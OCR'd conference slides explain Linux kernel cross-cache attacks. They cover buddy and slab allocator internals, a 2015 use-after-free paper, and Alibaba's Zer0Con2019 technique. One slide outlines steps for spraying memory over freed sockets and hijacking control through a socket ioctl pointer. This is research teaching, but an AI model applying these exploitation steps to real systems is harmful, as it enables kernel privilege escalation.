
Buddy allocator internal - Free_pages




Simplified. not entirely correct

Zoned Buddy allocator


```
40  enum migratetype {
41      MIGRATE_UNMOVABLE,
42      MIGRATE_MOVABLE,
43      MIGRATE_RECLAIMABLE,
44  #ifdef CONFIG_CMA
45      /*
46       * MIGRATE_CMA migration type is designed to mimic the way
47       * ZONE_MOVABLE works.  Only movable pages can be allocated
48       * from MIGRATE_CMA pageblocks and page allocator never
49       * implicitly change migration type of MIGRATE_CMA pageblock.
50       *
51       * The way to use it is to change migratetype of a range of
52       * pageblocks to MIGRATE_CMA which can be done by
53       * __free_pageblock_cma() function.  What is important though
54       * is that a range of pageblocks must be aligned to
55       * MAX_ORDER_NR_PAGES should biggest page be bigger then
56       * a single pageblock.
57       */
58      MIGRATE_CMA,
59  #endif
60      MIGRATE_PCPTYPES, /* the number of types on the pcp lists */
61      MIGRATE_HIGHATOMIC = MIGRATE_PCPTYPES,
62  #ifdef CONFIG_MEMORY_ISOLATION
63      MIGRATE_ISOLATE,    /* can't allocate from here */
64  #endif
65      MIGRATE_TYPES
66  };
```

Include/linux/mmzone.h

Basic idea about cross-cache attack



Basic idea about cross-cache attack



- It's no doubt that step 1-3 is required
- It's required to exhaust all the free slab page first

Known cross-cache attack technique


From Collision To Exploitation:
Unleashing Use-After-Free Vulnerabilities in Linux Kernel

Wen Xu, Juanru Li, Junliang Shu, Wenbo Yang
Tianyi Xie, Yuanyuan Zhang*, Dawu Gu
Shanghai Jiao Tong University
800 Dongchuan Road, Shanghai, China

- Published in 2015
  - CVE-2015-3636


https://repository.root-me.org/Exploitation%20-%20Syst%C3%A8me/Unix/EN%20-%20From%20collision%20to%20exploitation%3A%20Unleashing%20Use-After-Free%20vulnerabilities%20in%20Linux%20Kernel.pdf

Known cross-cache attack technique



- The key point is that all the physical pages which can be allocated for slab allocator are linearly mapped


Known cross-cache attack technique



- The key point is that all the physical pages which can be allocated for slab allocator are linearly mapped
  - The kernel address of the dangling pointer is always validated

Known cross-cache attack technique

- A TCPv4 object will be wrongly reclaimed in the TCPv6 slab cache.
- Both TCPv4 objects and TCPv6 objects are allocated in the dedicated cache separately.



Known cross-cache attack technique

Control UAF socks

- Fill the UAF socks
  - 0. Close all the fds except the UAF fds.
  - 1. Call mmap syscall with 0x4000000 size.
  - 2. Fill the buffer with '0x0000000800000008' magic number.
  - 3. Lock the buffer and request the time stamp.
  - 4. Check whether it is equal to 0x0000000800000008.
  - 5. If true, stop. Else, goto step 1.

- PC Control

```
// net/core/sock.c
int inet_ioctl(struct socket *sock, unsigned int cmd, unsigned long arg)
{...
        default:
        if (sk->sk_prot->ioctl)
                err = sk->sk_prot->ioctl(sk, cmd, arg);
```

Zer0Con2019 Alibaba Security

- It's time and memory consuming. But why?

Page allocation for slab

```
1717  static struct page *new_slab(struct kmem_cache *s, gfp_t flags, int node)
1718  {
1719      if (unlikely(flags & GFP_SLAB_BUG_MASK)) {
1720          gfp_t invalid_mask = flags & GFP_SLAB_BUG_MASK;
1721          flags &= ~GFP_SLAB_BUG_MASK;
1722          pr_warn("Unexpected gfp: %#x (%pGg). Fixing up to gfp: %#x (%pGg). Fix your code!\n",
1723                  invalid_mask, &invalid_mask, flags, &flags);
1724          dump_stack();
1725      }
1726
1727      return allocate_slab(s,
1728          flags & (GFP_RECLAIM_MASK | GFP_CONSTRAINT_MASK), node);
```

```
alloc_gfp = (flags | __GFP_NOWARN | __GFP_NORETRY) & ~__GFP_NOFAIL;
if ((alloc_gfp & __GFP_DIRECT_RECLAIM) && oo_order(oo) > oo_order(s->min))
    alloc_gfp = (alloc_gfp | __GFP_NOMEMALLOC) & ~(__GFP_RECLAIM|__GFP_NOFAIL);
```

